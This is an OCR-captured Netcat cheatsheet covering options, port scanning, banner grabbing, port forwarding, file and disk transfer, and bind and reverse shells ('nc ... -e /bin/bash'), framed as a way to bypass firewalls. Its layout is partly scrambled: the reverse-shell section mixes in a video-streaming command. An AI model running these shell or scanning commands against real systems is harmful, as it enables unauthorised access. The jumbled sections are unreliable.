

Netcat cheatsheet

This cheat sheet provides various for using Netcat on both Linux and Unix.

Getting Started

Usage

Connect to a host located anywhere

```
$ nc [options] [host] [port]
```

Listen for incoming connections

```
$ nc -lp port [host] [port]
```

Chat client-server

Server (192.168.1.9)

```
$ nc -lv 8000
```

Client

```
$ nc 192.168.1.9 8000
```

Option examples

-h	nc -h	Help
-z	nc -z 192.168.1.9 1-100	Port scan for a host or IP address
-v	nc -zv 192.168.1.9 1-100	Provide verbose output
-n	nc -zn 192.168.1.9 1-100	Fast scan by disabling DNS resolution
-l	nc -lp 8000	TCP Listen mode (for inbound connects)
-w	nc -w 180 192.168.1.9 8000	Define timeout value
-k	nc -kl 8000	Continue listening after disconnection
-u	nc -u 192.168.1.9 8000	Use UDP instead of TCP
-q	nc -q 1 192.168.1.9 8000	Client stay up after EOF
-4	nc -4 -l 8000	IPv4 only
-6	nc -6 -l 8000	IPv6 only

Netcat Examples

Banner grabbing

```
$ nc website.com 80
GET index.html HTTP/1.1
HEAD / HTTP/1.1
```

or

```
echo "" | nc -zv -wl 192.168.1.1 801-805
```

Port scanning

Scan ports between 21 to 25

```
$ nc -zvn 192.168.1.1 21-25
```

Scan ports 22, 3306 and 8080

```
$ nc -zvn 192.168.1.1 22 3306 8080
```

Proxy and port forwarding

```
$ nc -lp 8001 -c "nc 127.0.0.1 8000"
```

or

```
$ nc -l 8001 | nc 127.0.0.1 8000
```

Create a tunnel from one local port to another

Download file

Server (192.168.1.9)

```
$ nc -lv 8000 < file.txt
```

Client

```
$ nc -nv 192.168.1.9 8000 > file.txt
```

Suppose you want to transfer a file “file.txt” from server A to client B.

Upload file

Server (192.168.1.9)

```
$ nc -lv 8000 > file.txt
```

Client

```
$ nc 192.168.1.9 8000 < file.txt
```

Suppose you want to transfer a file “file.txt” from client B to server A:

Directory transfer

Server (192.168.1.9)

```
$ tar -cvf - dir_name | nc -l 8000
```

Client

```
$ nc -n 192.168.1.9 8000 | tar -xvf -
```

Suppose you want to transfer a directory over the network from A to B.

Encrypt transfer

Server (192.168.1.9)

```
$ nc -l 8000 | openssl enc -d -des3 -pass pass:password > file.txt
```

Client

```
$ openssl enc -des3 -pass pass:password | nc 192.168.1.9 8000
```

Encrypt data before transfering over the network

Clones

Server (192.168.1.9)

```
$ dd if=/dev/sda | nc -l 8000
```

Client

```
$ nc -n 192.168.1.9 8000 | dd of=/dev/sda
```

Cloning a linux PC is very simple. Suppose your system disk is /dev/sda

Video streaming

Server (192.168.1.9)

```
$ cat video.avi | nc -l 8000
```

Remote shell

Server (192.168.1.9)

```
$ nc -lv 8000 -e /bin/bash
```

Reverse shell

Server (192.168.1.9)

```
$ nc -lv 8000
```

Client

```
$ nc 192.168.1.9 8000 | mplayer -vo x11 -cache 3000 -
```

Streaming video with netcat

Client

```
$ nc 192.168.1.9 8000
```

We have used remote Shell using the telnet and ssh but what if they are not installed and we do not have the permission to install them, then we can create remote shell using netcat also.

Client

```
$ nc 192.168.1.9 8000 -v -e /bin/bash
```

Reverse shells are often used to bypass the firewall restrictions like blocked inbound connections

Related Cheatsheet

Mitmproxy Cheatsheet
Quick Reference

Netstat Cheatsheet
Quick Reference

Lsof Cheatsheet
Quick Reference

Screen Cheatsheet
Quick Reference

Recent Cheatsheet

Google Search Cheatshee
Quick Reference

Kubernetes Cheatsheet
Quick Reference

ES6 Cheatsheet
Quick Reference

ASCII Code Cheatsheet
Quick Reference

QuickRef.ME

Share quick reference and cheat sheet for developers.

中文版 #Notes